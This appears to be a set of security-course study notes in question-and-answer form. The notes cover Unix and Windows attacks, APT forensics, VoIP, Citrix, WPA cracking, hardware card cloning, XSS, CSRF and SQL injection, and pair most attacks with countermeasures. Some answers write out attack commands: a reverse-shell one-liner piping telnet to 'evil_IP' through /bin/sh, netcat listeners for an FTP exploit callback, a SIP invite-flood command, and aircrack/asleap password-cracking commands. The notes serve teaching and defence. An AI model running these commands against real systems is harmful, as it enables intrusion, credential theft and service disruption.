Return-to-libc Attacks: Return-to-libc is a way of exploiting a buffer overflow on a UNIX system that has stack execution protection enabled. With stack execution protection a standard buffer overflow will not work because injection of arbitrary code is prohibited. In this attack the attacker returns into the standard C library (libc), rather than returning to arbitrary code on the stack (bypass stack execution protection by calling existing code). Like a standard buffer overflow, a return-to-libc attack

modifies the return address to point at a new location that the attacker controls to subvert the program's control flow (only use existing executable code from the running process).
Countermeasures: Possible mitigation strategies have included the removal of possible gadget sources during compilation, the detection of memory violations and the detection of function streams with frequent returns.

- Q: How attackers use back channel to gain remote access to a Unix system? Describe an attack scenario and explain the possible commands that attackers use to create a back channel. Discuss the possible countermeasures.
  A: Reverse Telnet and Back Channels:
  We define back channel as a mechanism where the communication channel originates from the target system rather than from the attacking system. A few methods can be used to accomplish this task. In the first method, called reverse telnet, telnet is used to create a back channel from the target system to the attackers system. Because we are telnetting from the target system, we must enable nc listeners on our own system that will accept our reverse telnet connections:
  $> nc -lnvp 80
  $> nc -lnvp 25
  If a service is already listening, it must be killed via the kill command so nc can bind to each respective port. To initiate a reverse telnet, we must execute the following commands on the target server:
  $> /bin/telnet evil_IP 80 | /bin/sh | /bin/telnet evil_IP 25
  Telnet on port 80 connects to our nc listener on port 80. Standard output or keystrokes are piped into /bin/sh. Then the results of our command into another telnet on port 25.
  Countermeasures: The best prevention is to keep your systems secure so a back-channel attack cannot be executed (disabling unnecessary services and applying vendor patches).

- Q: Symlink. What are symlinks and how do they work? How can an attacker exploit symlinks (provide an example)? Provide at least one countermeasure.
  A: Many SUID root programs are coded to create working files in /tmp or other directories without the slightest bit of sanity checking. A symbolic link is a mechanism where a file is created via the 'ln' command. A symbolic link is nothing more than a file that points to a different file. Let's reinforce the point with a specific example. In 2009, it was discovered a symlink vulnerability in xscreensaver 5.01 that can be used to view the contents of other files not owned by a user. Xscreensaver reads user configuration options from the ~/.xscreensaver file. If the .xscreensaver file is a symlink to another file, then that other file is parsed and output to the screen when the user runs the xscreensaver program. Because OpenSolaris installs xscreensaver with the setuid bit set, the vulnerability allows us to read any file on the file system.
  Countermeasures: Secure coding practices are the best countermeasure available. Unfortunately, many programs are coded without performing sanity checks on existing files. Programmers should check to see if a file exists before trying to create one, by using the O_EXCL | O_CREAT flags. When creating temporary files, set the UMASK and then use the tmpfile() or mktemp() function.

- Q: Briefly describe at least two main services in Unix system that are often remotely attacked. For each of this services, explain how the remote attack occurs and discuss the possible countermeasure.
  A:
  - ***FTP***: FTP is often abused to gain access to remote systems or to store illegal files. Many FTP servers allow anonymous access, enabling any user to log into the FTP server without authentication. Thus, attackers can begin to pull down sensitive configuration files such as /etc/passwd. FTP servers had their fair share of security problems related to buffer overflow conditions and other insecurities. One of the most recent FTP vulnerabilities has been discovered in FreeBSD daemons. The exploit creates a shell on a local port specified by the attacker. We first need to create a netcat listener for the exploit to call back to:
    $> nc −vlp 443
    Now we can run the exploit:
    $> perl roaringbeast.pl 0 ftp ftp 192.168.1.25 443

  - ***Sendmail***: Sendmail is a mail transfer agent (MTA) that is used on many UNIX systems. Sendmail is one of the most maligned programs in use (used to gain access to thousands of systems). We can use VRFY and EXPN commands to identify user accounts. Many vulnerabilities are present related to remote buffer overflow conditions and input validation attacks have been identified.
    Countermeasure: The best defense for sendmail attacks is to disable sendmail if you are not using it to receive mail over a network. If you must run sendmail, ensure that you are using the latest version with all relevant security patches. Finally, consider using a more secure MTA such as qmail or postfix.
  - ***DNS Cache Poisoning***: Numerous security and availability problems have been associated with BIND, the next example focuses on one of the latest cache poisoning attacks to date. Technique used by the hackers to trick clients into contacting a malicious server rather than the intended system. That is to say, all requests are resolved and redirected to a system the hacker owns. In 2008, Dan Kaminsky latest cache-poisoning attack against DNS was grabbing headlines. To check if the DNS has this potential vulnerability perform the following enumeration:
    $> dig @192.168.56.101 version.bind chaos txt
    Countermeasures: For any system that is not being used as a DNS server, you should disable and remove BIND. Ensure the version of BIND you are using is current and patched for related security flaws.

- Q: What are shared libraries in Unix? Describe the general advantages of shared libraries, and the possible Cybersecurity issues that they introduce.
  Assume that a root program called `program1`, which uses a shared library `libshared.so`, is executed every time at system startup. If libshared.so is not present in the system, under which conditions can you exploit this to run arbitrary code with root privileges? How would you do it?
  A: A shared library is a shared collection of subroutines that can be recalled from multiple programs. This has the advantage of saving memory and making it easier to maintain code, because updating shared libraries means updating the programs that

use them. But it also means that if an attacker manages to modify a shared library or provide an alternative to the program via the environment variable, he/she can then get root access.
Shared libraries are mainly found in:
  - Any directory specified by the -rpath options
  - LD_LIBRARY_PATH environment variable
  - /lib and /usr/lib
  - Directories listed in /etc/ld.so.conf

On startup all the processes are executed with high privileges, if the libshared.so doesn't exist we could create a symbolic link called `libshared.so` pointing to an important file, like /etc/shadow or inserting arbitrary code inside this file.

- Q: Describe in detail the Unix permissions system. Explain at least one of the three special modes. What are the security implications of SUID? (clone)
  A: File permissions are specified by 3 access classes: user, group and others:
    - user class permissions apply to the owner of the file;
    - group class permissions apply to users who are part of a specific group;
    - others class permissions apply to everyone else.

  For each access class three access types can be set: read (r), defines if the given class can read the file; write (w), defines if the given class can write the file; execute (x), defines if the given class can execute the file.
  Each file also has 3 special modes, valid for all classes:
    - Set user id (SUID);
    - Set group id (SGID);
    - Sticky.

  When a file with SUID is executed, the process assumes the effective user ID of the owner of the file:
    - Provides flexibility and allows for temporary elevation of privileges;
    - sudo, passwd require SUID to work
    - Executing a SUID file owned by root spawns a process with EUID 0 (root)

  Exploiting misconfigured SUID
    - Many SUID programs create temp files, stored in /tmp;
    - $> stat /tmp: Access: (1777/drwxrwxrwt);
      strings /bin * | grep tmp.

Ch. 6

- Q: The Administrator account of a Windows server has been compromised. Host software cannot be re-installed for business reasons. With these assumptions, how do you plan and implement post-exploit activities for the host recovery. In particular, list the areas of the system on which to intervene, to restore the hosts security. Discuss in detail at least one of these areas of intervention, listing the activities to be carried out, the tools, the line commands to be used, etc.
  A:
  Filenames: Any halfway intelligent intruder renames files or takes other measures to hide them, but looking for files with suspect names may catch some of the less creative intruders on your systems. Another common technique is to copy the cmd.exe to various places on disk using different names (look for root.exe, sensepost.exe and other similarly filenames). Also pay attention to files under

%SYSTEMROOT%\PROFILES (anything in these folders launches at boot time). Use anti-malware software for detection and prevention.
Registry entries: Hunting down rogue Registry values can be quite effective, because most of the applications we discussed expect to see specific values in specific locations. Start looking is HKLM\SOFTWARE and HKEY USERS\.DEFAULT\ Software where most installed applications reside in the Windows Registry. Using the command-line reg.exe tool deleting these keys is easy (even on a remote system): (example) $> reg delete HKEY USERS\.DEFAULT\Software\ORL\WinVNC3. Check the standard Windows startup keys because attackers almost always place necessary values under this registry. Attacker can have a perpetual backdoor into this system until the administrator gets wise and manually removes the Registry value.
Processes: For those executable tools that cannot be renamed or otherwise repackaged, regular analysis of the Process List can be useful. Typically a malicious process is engaged in some activity so it should appear near the top of the list (after ordering for CPU usage). We can kill processes from the GUI or using the command-line 'taskkill' utility (the PID of the rogue process must be gleaned first).
Ports: Periodically checking 'netstat' for such rogue connections is sometimes the best way to find a listener or a malicious software. We can run 'nestat -an' on our target server to find out the listening and established connection on the server.

- Q: An ongoing APT attack has compromise one of the Windows server. With this assumption, how do you plan and implement the forensics activities for the analysis of this host? In particular describe the order in which the evidence should be collected and the forensics methodology, the tools, the command lines etc. to be used to analyze suspicious host.
  A:
  Malware, both those used in APTs and "normal" ones, do whatever it takes to survive a reboot; for this purpose they resort to various mechanisms, including the following.
  - The use of different "Run" registry keys.
  - The creation of a service.
  - Connecting to an existing service.
  - The use of a scheduled operation.
  - The camouflage of communications within valid traffic.
  - Overwriting of the Master Boot Record (boot sector).
  - Overwriting the computer's BIOS.

  To analyze a suspicious system, investigators use a mix of computer forensic techniques and incident response procedures. The correct way to carry out an incident response is to use the so-called "volatility" order.
  This RFC analyzes the order in which it is appropriate to collect the tests, based on the perishability of the supports that contain them:
  - Memory.
  - Paging file or swap partition.
  - Information on running processes.
  - Network data such as listening ports or active connections to other systems.
  - Registry (if applicable).
  - System or application log files.
  - Disc images extracted with computer forensic tools.
  - Backup archives.

To analyze a compromised machine, you have to put together several tools. In the investigation it is important to try to contaminate the evidence as little as possible. Recovery tools should also be copied to a CD or DVD and an external storage device. The toolkit used by the investigators in this case included a mix of Sysinternals tools and computer forensic consultancy like:

- AccessData FTK Imager
- Sysinternals tools
- Volatility Framework Tool
- WinMerge
- Currports
- strings command
- netstat command

- Q: Describe the six main steps that constitute an APT attack and indicate for each one the artifacts/traces that are usually left into the victim system. When detecting an APT attack, the tools used by the administrators may be compromised so as the return false information. Describe at least 8 of the 22 recommended checks.
  A:
  1. Targeting: Information on the target is collected from public or private sources and ways to gain access are tested. It could include vulnerabilities scanning, spear phishing, and social engineering.
  2. Access / compromise: The attacker gains access and determines methods to exploit system information (OS and version). It includes making sure of the host's identifying data such as DNS IPs, NetBios shares etc., or even collecting credentials to facilitate further compromises.
  3. Reconnaissance: Attackers enumerate network shares, discover network architecture, name services, domain controllers, and even attempt to compromise Active Directory accounts or local administrative accounts with shared domain privileges. Being already in the system, they often try to disable the antivirus and the system logging before exploiting.
  4. Lateral movement: Once the hackers have determined how to traverse the various systems with valid credentials and have identified the targets, they will conduct lateral movements across the network to other hosts. This activity does not use malware or tools other than those already present in the compromised host's OS such as the command shell, NetBIOS commands, Windows Terminal Services, VNC etc.
  5. Data collection and exfiltration: Attackers establish data collection points and exfiltrate them from proxied networks or use custom encryption techniques to cover exit data files and exfiltration communications.
  6. Administration and maintenance: To maintain access over time, you need administration and maintenance of tools and credentials, therefore it is necessary to establish multiple methods of accessing the network remotely and to put triggers that alert attackers of changes, so that can carry out maintenance actions.

  Recommended checks:
  1. Check %temp% (c:\documents and settings\<user>\local settings\temp) for .exe, .bat, .*z*files.
  2. Check %application data% (c:\documents and settings\<user>\applicationdata) for .exe, .bat, .*z* files.

3. Check %system% (c:\windows\system32) for .dll, .sys, and .exe files not in the installation (i386/winsxs/dllcache) directory or with a different date/size.
4. Check %system% (c:\windows\system32) for .dll, .sys, and .exe files with anomalous creation dates.
5. Check c:\windows\system32\etc\drivers\hosts file for sizes greater than 734 bytes (standard).
6. Check c:\ for .exe and .*z* files.
7. Search for .rdp (connected from) and .bmc (connected to) history files by date/user profile.
8. Search for *.lnk and *.pf files by date/user profile.
9. Search c:\Recycler\ folders for *.exe, *.bat, *.dll, etc.
10. Compare results to network activities by date/time.
11. Grep out FQDN and IP to a file.
12. Compare results to blacklist or lookup anomalies.
13. Check for any keys with %temp% or %application data% paths.
14. Check for anomalous keys in %system% or %program files% paths.
15. Check for ESTABLISHED or LISTENING connections to external Ips.
16. Document PIDs to compare to tasks list results.
17. Search for PID from netstat output and check for anomalous service names.
18. Check for anomalous *.exe and *.dll files.
19. Check for anomalous scheduled (or at) jobs.
20. Check anomalous jobs for path and *.exe.
21. Check for anomalous service names.
22. Check for anomalous service DLL paths or mismatched service names. If you run these commands on all hosts in a network and parse/load the results into a SQL database, you can perform an efficient analysis. An additional benefit is the provisioning of an enterprise “baseline” for later differential analysis when required.

Ch. 7

- Q: VoIP Attacks. Describe VOIP Enumeration, Denial of Service and other attacks against VoIP. Which tools are used? Write console commands. Which countermeasures?
  A: VoIP is a general term used for describing the voice transportation on top of an IP network. VoIP is based on more than one protocol: at least one for the signaling and one for the voice encrypted traffic and the two most common ones are H.323 and SIP (Session Initiation Protocol).
  SIP operates on port TCP/UDP 5060 and implements various methods and response codes (similar to HTTP: 1xx for information, 2xx for success, 3xx for redirection, 4xx for client failure…).
  VoIP configurations are exposed to a large number of attacks since they require to expose numerous protocol interfaces to the end user, because the quality of service on the network is fundamental for the quality of the system.
  SIP Scanning
  Before attacking we must scan in this case SIP devices and to do this we can use the SiVus tool for Windows and Linux (with GUI) or the SIPVicious command line tool,
  eg: $> svmap.py 10.219.1.10-30
  Countermeasures:
  The segmentation of the network between the VoIP network and the user access segment can prevent direct attacks against SIP systems, but once access is obtained, there are no countermeasures.

Pillaging TFTP for VoIP treasures

During boot, many SIP phones rely on a TFTP server to retrieve their configuration settings (with usernames and passwords); TFTP uses security by obscurity, so to download a file you just need to know the filename, so just find the TFTP server on the network (nmap -sU -p 69 192.168.1.1/24) and try to guess the name of the configuration file. They differ between vendors and devices so use a common name txt. The TFTP server address, MAC address and network settings for a phone can be obtained by sniffing/scanning the network and viewing the web server on an IP phone or by physically going there and looking at the network settings in the options menu.

These configuration files contain a lot of useful informations, such as username and password for administrative functions.

Countermeasures for Pillaging TFTP:

Implement access restrictions on the network layer. Configure the TFTP server to accept connections only from known static IPs assigned to VoIP phones, mitigating the risk of attack, even if this is bypassed by spoofing the phone's IP address control. Configure these VoIP systems to prevent information leakage:

- disable access to the settings menu on devices
- disable web server on IP phones
- use signed configuration files to prevent manipulation

Enumerating Voip users

VoIP extensions can only be enumerated by observing the response of a server, since SIP is human readable, SIP gateways also follow the same basic specifications but are written differently. Let's see the open source SIP gateways:

- Asterisk REGISTER User Enumeration
  When the client makes a REGISTER request to the Gateway using a valid username without authenticating, the server responds with a SIP/2.0 401 Unauthorized. When the user responds correctly to the digest authentication request, he receives a 200 OK success message and is registered by the gateway. In addition, the User-Agent field in the response tells the type of server running on the SIP gateway.
  When there is a REGISTER request for an invalid user, the server responds SIP/2.0 403 Forbidden. IMPORTANT difference because if the server behavior changes between valid / invalid request we can probe the right usernames from a list.
- SIP EXpress Router OPTIONS User Enumeration
  A client makes an OPTIONS request to a SIP EXpress Router server with a valid user and there is a 200 OK, but this time the User-Agent provides us with the type of phone with which the user has registered. When the client sends a request for an invalid user the server responds with SIP/2.0 404 Not Found (giving us the information that the user does not exist).

SIP invite flood (DOS)

The simplest, anonymous and effective. It can be done on the infrastructure by sending a lot of fake call setups signaling (SIP INVITE) traffic, or even on a phone just flooding it with unwanted traffic. Both with the invite flood tool that floods SIP INVITE consuming resources and makes it ring continuously in the case of 1 phone. Just specify interface, extension, domain, target and count:

```
$> ./inviteflood eth0 1000 192.168.1.1 192.168.1.1 1000000
```

Countermeasures for SIP invite flood

Segment the network between voice and data VLANs, then make sure authentication and encryption are enabled for all SIP communications on the network, and place IDS / IPS to detect and stop attacks.

- Q: Citrix vulnerabilities

  A: A very popular client-to-site solution uses Citrix software to provide remote access to desktops and applications, as it is sold as an out-of-the-box solution. Their product that we will focus on is Citrix Access Gateway which is a secure access application that provides application-level administrators control. As is often the case with robust products designed for security, vulnerabilities are based on implementation or misconfigurations rather than product vulnerabilities, and Citrix Access Gateway has very common implementation errors; the most common types of implementation are:

  - A remote desktop, typically Windows
  - Bulk Commercial Application (COTS)
  - Custom application.

  Why and how are these applications used? When companies place a remote desktop, they are giving the functionality of a VPN which has all the functions of a desktop, not just an application, so administrators try to remove some options from the start menu or right click. This is not enough, but using a layered defense approach you incentivize attackers to switch targets.

  In the case of a COTS software that offers access to common applications and cuts many costs, Office, Internet Explorer, Windows Calculator are used, which in themselves have no security but can be restricted to access.

  In the case of a custom application, Citrix is used because a company's applications have access to sensitive data and need to be accessed from within the network, and since security is often overlooked, solutions such as Citrix are used. Others organizations could use Citrix to “secure” their vulnerable applications that would normally be accessible from the internet, but in doing so they introduce new vulnerabilities. This is why it’s important to test all these applications, since in addition to exploit applications intended as published for the user, an attacker can exploit applications not intended as published for the user; examples are Windows Firewall, Network icons or Symantec Antivirus which can lead to shell access.

  The important concept is that processes spawned by another process in a remote Citrix context run in a remote environment under the context of an authenticated Citrix user (so the shell would run on the remote host). To attack, you start by gaining access to Windows Explorer or cmd.exe or PowerShell. Here are the common ways of attacking published applications:

  - Guide
  - Microsoft Office
  - Internet Explorer
  - Microsoft Games and Calculator
  - Task Manager
  - Printers
  - Hyperlinks
  - Internet Access
  - EULAs / Text editors
  - Save as / file system access

Countermeasures for Citrix Hacking:
The location of the Citrix system in the network is essential for the security of the company, because it will be the location that the attacker will obtain once he/she has obtained a shell (once he/she has entered the shell he/she can enter the internal network of the Citrix server). Avoid the internal network or servers network, put it rather isolated in an untrusted network. Many of the problems described can be solved with very strict application and URL whitelisting. To be truly safe, this environment must undergo a redesign to use only the resources that the end user absolutely needs. Access in these systems is protected by a username and password (single factor), not appropriate for something accessed from outside the company and therefore requiring multi-factor authentication.
If you have more than 5 people in your Citrix environment, or if you don't know all of them personally, or if you don't want to leave them with a shell on the network then you need to evaluate the system well. In conclusion, hire experienced people and / or conduct your own assessments and then move on.

Ch. 8

- Q: Describe at least one method for attacking WPA. Which countermeasures can be used?

  A: ***Obtaining the Four-Way Handshake***

  Regardless of how you actually brute force the key, all tools require a captured four-way handshake. The handshake happens every time a client connects to a wireless network. So you can wait around to sniff the handshake passively, or kick a client off with the de-authentication attack just so you can sniff the handshake when the client reconnects.
  Make sure your wireless packet-capturing tool is set to watch only the specific channel your target is on. If you don’t, you may hop to a different channel and only capture part of the handshake.
  root:~# airodump-ng --channel 11 --bssid 00:16:XX.. --write wpa-psk mon0

  Brute Forcing

  With the four-way handshake in hand, you’re ready to launch an offline brute-force attack.

  - #1 method: Aircrack
    root:~# aircrack-ng -w password.lst wpa-psk.cap
  - #2 method: Rainbow tables
    Rainbow tables contain precomputed hashes for a particular algorithm type. These tables can greatly reduce cracking time in cases where you have to crack the same algorithm multiple times. When performing an offline brute-force attack, the brute-forcing program takes a string that it guesses is the password, encrypts it with the applicable algorithm (producing a hash), and then compares that hash to the one you’re trying to brute force. If the hash matches, the guess was correct; if it doesn’t, the brute-forcing program moves on to the next string.
  - #3 method:
    GPU cracking
    Our computers’ graphics cards are loaded with multiple cores, they can complete tasks very quickly, and are designed for optimal performance, making them great candidates for password cracking. By offloading the hash

creation process to the Graphical Processing Unit (GPU), we can increase our cracking speeds.

Countermeasure: WPA-PSK security all comes down to the complexity of the chosen pre-shared key and your users' integrity. If you choose an extremely complex pre-shared key, but share it among 100 users, and one of them knowingly or unknowingly discloses the credentials, the entire network is at risk. Ensure WPA-PSK is only used in environments where all options are considered, and ensure the key is complex enough to withstand a dedicated attacker.

- Q: Describe at least one method to attack WPA Enterprise. What are the possible countermeasures?

  A: The attacks that you can do are:

  Identifying EAP Types:

  In order to gear our attack toward a particular EAP type, we first need to identify which EAP type a client is using. We do this by observing the communication between the client and the AP during the initial EAP handshake. We can capture the EAP handshake in essentially the same way that we captured the four-way handshake when we targeted WPA-PSK. Once we have the handshake, we'll analyze it using a standard packet capturing tool to figure out the network client. Using Wireshark, we filter on "eap" to inspect only the EAP handshake. Wireshark parses out the important information and shows us the EAP type right in the Info column.

  - LEAP

    The Lightweight Extensible Authentication Protocol (LEAP) wireless technology was first created and brought to market by Cisco Systems. Unfortunately they uncovered a horrible secret. LEAP takes a MSCHAPv2 challenge and response and transmits them in the clear over the wireless network. In just about any scenario where an attacker can observe a challenge and also the response, you have the potential for an offline brute-force attack. Command:

    ```
    # asleap -r leap.cap -W password.lst
    ```

    Countermeasure: LEAP has been in the same bucket as WEP for a number of years now. It's sort of a bruise on the face of wireless security, but the truth of the matter is that with an extremely complex password, LEAP can be secure.

  - EAP-TTLS and PEAP

    EAP-TTLS and PEAP are two of the most commonly used EAP types. They establish a TLS tunnel between the unauthenticated wireless client and a wired-side RADIUS server. The AP has no visibility into this tunnel and simply relays the traffic between the two. The TLS tunnel is established so the client can transmit credentials via a less secure, inner authentication protocol. TLS is a relatively secure protocol, so "tapping" into the tunnel is currently out of the question. However, since the nature of wireless networks makes them extremely susceptible to AP impersonation and man-in-the-middle attacks, another option is available. The trick here is to impersonate the AP that the target client is looking to connect to and then act as the terminating end of the TLS tunnel.

    Countermeasure: EAP-TTLS and PEAP can be secured with a simple checkbox and an input field. Be sure to validate the server certificate on all wireless clients connecting with EAP-TTLS and PEAP. By checking that box and defining the common name on the certificate, you force clients to ignore any RADIUS servers

that are not explicitly allowed on by you, and therefore, an attacker won't be able to terminate the TLS tunnel.

- Q: Wireless interface sniffing
  A: Before you can access a wireless interface, you need an available client such as a wireless card or a bluetooth device. At this point, a layer 2 software attack could be carried out against the device, but if it cannot be done, there is a need to reconnaissance. We start by identifying the FCC ID of the device that should be printed on the device, packaging or in the manual. With the FCC ID you can search the FCC website for documents about the device for information such as radio frequencies at which it operates, or type of modulation it uses, mutilated to do symbol decoding (it is deciphering the lowest level bits from wireless channel on which the device operates). To do this, you need defined radio softwares such as WinRadio or USRP, as well as a lot of software programming.

Ch. 9

- Q: Explain what is Advanced Technology Attachment security mechanism. Describe the step of the attack which is able to bypass ATA security. How to defend against such a bypass?
  A: ATA security is a common safeguard used by companies to deter the usage of a stolen laptop. The ATA security mechanism requires that the user type a password before an hard disk can be accessed by the BIOS.
  This security feature does not encrypt or protect the contents of the drive, only access to the drive. As a result, it provides minimal security. Many bypass products and services exist for specific drives; however, the most common and easiest to perform is simply to hot-swap the drive into a system with ATA security disabled.
  Hot-swap attack steps:
  - Find a computer capable of setting ATA password with an unlocked drive.
  - Boot the computer with the unlocked drive.
  - Enter BIOS interface and prepare to set a BIOS password.
  - Replace the unlocked drive with the locked drive (Carefully).
  - Set the hard disk password using BIOS interface, the drive will accept the new password.
  - Rebooting BIOS will prompt you to unlock the drive bypassing the old one.
  - The password can be cleared from the system if a new password is not desired.

  Countermeasure: The best defense against ATA drive password bypass is to avoid it: don't rely on ATA security to protect drives from tampering or to protect the contents of the drive. Many ATA drives are trivial to bypass, and password protecting them provides a false sense of security. As an alternative to ATA password security, use full disk encryption to protect the entire contents of the drive or sensitive partitions on the drive. Three common products that provide disk encryption are BitLocker, TrueCrypt, or SecurStar.

- Q: Firmware reversing
  A: Many embedded devices require custom firmware, which is often held upgradable and can be loaded by the user. Searching for firmware files (site) can lead to device information such as default passwords, administrative ports and debugging interfaces (fast way with a hex editor like 010 Editor of SweetScape Software).

Another common and fundamental tool in reverse engineering the firmware of an embedded device is IDA Pro, since it supports hundreds of different processors. Another useful tool is the UNIX command ‘strings’ which prints all ASCII strings from a binary, useful because many developers hardcode passwords, keys, etc. We can mount the firmware image using the mount command:

$> sudo mount -o loop -t cramfs

Once accessed, we can browse the file system in search of public and private authentication keys, for example with the find command:

$> find /tmp/cramfs -name *.key

$> find /tmp/cramfs -name *.cert

Having obtained the keys we can forge a SSL connection and act as a trusted device on the private network.

Another attack vector is the unintentional backdoor (created by programmers) in the form of testing code that is not removed after development .

- Q: Describe at least two techniques for hacking devices (hardware). In particular, describe the attacks against hardware devices that store sensitive informations.

  A: ***MagStripe cards hacking***

  Many magnetic cards comply with ISO standards 7810, 7811 and 7813 which define a standard size and say that the card contains 3 data tracks called tracks 1, 2 and 3. Most of these cards have no security measures to protect the data saved in the card and encrypt data in clear text, so they are easy to clone and reuse. There are tools to clone them, alter them and update their data, such as the makinterface.de reader / writer which is sent with a Magnetic Stripe Card Explorer software, which allows anyone to do this attack once the data from the source card has been acquired. The tool allows you to display card data in Char, Binary or ISO on the screen and can provide data information such as ID number, serial number, social security number, name, address, account balance and other common information of these cards. This data is in thick custom format and must be decrypted to be readable. Brute forcing card values can be a quick way to gain access to a system or bypass a panel. However, to analyze the card data easily you can read more cards of the same type and then use a tool and inspect the data.

  Find a common context, such as 2 binary codes that differ only for a few bits that probably represent 2 different card IDs if (for example) they are sequential numbers. So writing data on a card is simple but many tracks include checksum data to check if the data is valid or the card is not damaged; if there is a checksum you need to figure out which checksum is being used and recalculate a new one before using the card.

  RFID cards hacking

  Magstripes are temporarily disappearing in favor of RFID card systems, which are used to provide access to facilities as well as payment systems around the world. Many RFID card access systems operate at 135kHz or 13.56MHz and like their predecessors these RFID cards are often unsecured and can be cloned (custom encryption and other security measures are now being adopted to mitigate the risks). RFID card is from HID Corp which uses a proprietary protocol. There are pre-assembled devices and kits available from openpcd.org, although a more advanced read / write device is proxmark3, which has an on-board FPGA built in to allow decoding of various RFID protocols. This is less immediate because it requires the

purchase of parts and circuit boards to be assembled in a custom way by the user. A third option is the Universal Software Radio Peripheral (USRP) which can intercept radio waves which must then be decrypted by the user (also very advanced). A USRP can send and receive raw signals on common RFID frequencies, allowing to intercept and imitate cards and finally its decoding software must be written according to the protocol.

Countermeasures for Cloning Access Cards

Often we have to rely completely on the vendors of the access cards, which however have as their first goal to make their cards affordable, not including security in their plans. Only now they are moving by inertia with the new, more complex systems to protect. Many new RFID access systems implement a comprehensive challenge-response cryptographic algorithm to help prevent cloning, replay, and other attacks. When the card is energized by the reader, a challenge is sent to the RFID card, a challenge which is encrypted and marked by the private key saved on the card and sent back to the reader. The reader validates the response before allowing access, so even if the exchange were intercepted, the response would not be usable twice. With the common adoption of RFID, robust countermeasures such as challenge-response protocols and strong encryption were born.

Ch. 10

- Q: Explain differences between Cross-Site scripting and Cross Site Request Forgery. Which countermeasures can be used?

  A: ***Cross-Site scripting*** typically arises from input/output validation deficiencies in web applications. XSS is typically (so, not always) targeted not at the application itself, but rather at other users of the vulnerable applications. Thus, XSS attack payloads typically affect the application end user, a commonly misunderstood aspect of these widely sensationalized exploits. Properly executed XSS attacks can be devastating to the entire user community of a given web application, as well as the reputation of the organization hosting the vulnerable application. Specifically, XSS can result in hijacked accounts and sessions, cookie theft, misdirection, and misrepresentation of organizational branding. Nearly every single XSS vulnerability we've come across involved failure to strip angle brackets from input or failure to encode such brackets in output.

  Countermeasures: General approaches recommended

  - Filter out input parameters for special characters (<, >, (?), #, &, ").
  - HTML-encode output so even if special characters are in input, they appear harmless to subsequent users of the application.
  - If your application set cookies, use Microsoft's HttpOnly cookies.
  - Analyze your application for XSS vulnerabilities on a regular basis using the many tools and techniques.

  Cross-Site Request Forgery (CSRF) vulnerabilities have been known about for nearly a decade, but it's only recently that they have been recognize as a serious issue. The MySpace worm (2005) rocketed them to the forefront of web application security, and subsequent abuses earned them position number 5 on the OWASP top 10. The concept behind CSRF is simple: web applications provide users with persistent authenticated sessions, so they don't have to re-authenticate themselves each time they request a page. But if an attacker can convince the user's web browser to submit a request to the website, he can take advantage of the persistent session to

perform actions as the victim. Attacks can result in a variety of ill outcomes for victims: their account passwords can be changed, funds can be transferred, merchandise purchased, and more. Because the victim's browser is making the request, an attacker can target services to which he normally would not have access.
Countermeasures: The key to preventing CSRF vulnerabilities is somehow tying the incoming request to the authenticated session. What makes CSRF vulnerabilities so dangerous is the attacker doesn't need to know anything about the victim to carry out the attack. Once the attacker has crafted the dangerous request, it works on any victim that has authenticated to the website. To foil this, your web application should insert random values, tied to the specified user's session, into the forms it generates. If a request comes in that does not have a value that matches the user's session, require the user to re-authenticate and confirm that he wishes to perform the requested action.


- Q: Describe the SQL injection technique in web applications. Discuss the possible countermeasures. Describe at least one automated SQL injection tool.
  A: In response to a request for a web page, the application generates a query, often incorporating portions of the request into the query. If the application isn't careful about how it constructs the query, an attacker can alter the query, changing how it is processed by the external service. These injection flaws can be devastating because the service often fully trusts the web application and may even be "safely" ensconced behind several firewalls. SQL injection refers to inputting raw SQL queries into an application to perform an unexpected action. Often, existing queries are simply edited to achieve the same results, SQL is easily manipulated by the placement of even a single character in a judiciously chosen spot, causing the entire query to behave in quite malicious ways. Some of the characters commonly used for such input validation attacks include the back-tick (‘), the double dash (--), and the semicolon (;), all of which have special meaning in SQL.
  Automated tool
  SQL injection is typically performed manually, but some tools are available that can help automate the process of identifying and exploiting such weaknesses. Both of the commercial web application assessment tools HP WebInspect and Rational AppScan have tools and checks for performing automated SQL injection. Completely automated SQL injection vulnerability detection is still being perfected, and the tools generate a large number of false positives, but they provide a good starting point for further investigation.
  - SQL Power Injector is a free tool to analyze web applications and locate SQL injection vulnerabilities. Built on the .NET Framework, it targets a large number of database platforms, including MySQL, Microsoft SQL Server, Oracle, Sybase, and DB2.
  - Absinthe is a GUI-based tool that automatically retrieves the schema and contents of a database that has a blind SQL injection vulnerability. Supporting Microsoft SQL Server, Postgres, Oracle, and Sybase, Absinthe is quite versatile. For a more thorough drubbing, Sqlninja provides the ability to take over the host of a Microsoft SQL Server database completely. Run successfully, Sqlninja can also crack the server passwords, escalate privileges, and provide the attacker with remote graphical access to the database host.

- Another common tool is sqlmap. Sqlmap provides support for most common RDBMS being used today.

Countermeasures: SQL injection is one of the easiest attacks to avoid. Here is an extensive but not complete list of methods used to prevent SQL injection:

- Use bind variables (parameterized queries) – static/bind variables.
- Perform strict input validation on any input from the client
- Implement default error handling
- Lock Down ODBC – Disable the execution of arbitrary SQL disabling the messaging to clients.
- Lock down the database server configuration
- Use programming frameworks – Like Hibernate to use bind variables

- Q: What does it mean that the HTTP protocol is stateless? What limitations come from this fact? What are HTTP sessions and what are the major techniques to implement sessions? Describe in detail the functioning of at least one of these techniques.
  A: HTTP is called as a stateless protocol because each request is executed independently, without any knowledge of the requests that were executed before it. The main limitation is that some dynamic web application require the ability to maintain some kind of sessions. The solution is represented from the use of the sessions:
  - Avoid log-ins in for every requested page
  - Store user preferences
  - Keep track of past actions of the user (e.g. shopping cart...)



  Techniques:
  Two possible mechanism to create a session schema:
  - data inserted manually by the coder of the web application (obsolete and unsecure)
  - implemented in the programming language of the web application

  Main example: Session cookie
  - most used technique
  - session data stored on the server
